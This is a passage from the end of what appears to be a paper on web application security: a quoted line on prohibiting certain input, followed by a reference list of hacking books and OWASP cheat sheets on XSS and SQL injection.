forth, should be prohibited when possible” [1] [5] [9] [10].

REFERENCES

[1] Scambray, J., *et al*., “Input Injection Attacks”, *Hacking Exposed Web Applications 3: Web Application Security Secrets and Solutions*, 3rd Ed., New York: McGraw-Hill, 2011, pp 233-251, 260-263.

[2] Dhanjani, N., *et al*., “Inside-Out Attacks: The Attacker Is the Insider”, *Hacking: The Next Generation*, 1st Ed., Beijing: O'Reilly, 2009, pp. 25-48.

[3] Harper, A., *et al*., “Web Application Security Vulnerabilities”, *Gray Hat Hacking the Ethical Hacker's Handbook*, 3rd Ed., New York: McGraw-Hill, 2011, pp 361-378.

[4] Beaver, K., “Websites and Applications”, *Hacking for Dummies*, 4th Ed., Hoboken, New Jersey: John Wiley & Sons, 2013, pp 277-294, 300-304.

[5] McClure, S., *et al*., “Web Hacking”, *Hacking Exposed 6 Network Security Secrets & Solutions*, 6th Ed., New York: McGraw-Hill, 2009, pp 558-576.

[6] *XSS Filter Evasion Cheat Sheet* [Online], (September 13, 2014). Available: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet#Tests.

[7] *XSS (Cross Site Scripting) Prevention Cheat Sheet* [Online], (April 12, 2014). Available: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting) _Prevention_Cheat_Sheet.

[8] Beaver, K., “Databases and Storage Systems”, *Hacking for Dummies*, 4th Ed., Hoboken, New Jersey: John Wiley & Sons, 2013, pp 305-311.

[9] Scambray, J., *et al*., “Attacking Web Authentication”, *Hacking Exposed Web Applications 3: Web Application Security Secrets and Solutions*, 3rd Ed., New York: McGraw-Hill, 2011, pp 137-143.

[10] *SQL Injection Prevention Cheat Sheet* (June 7, 2014). [Online]. Available: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet.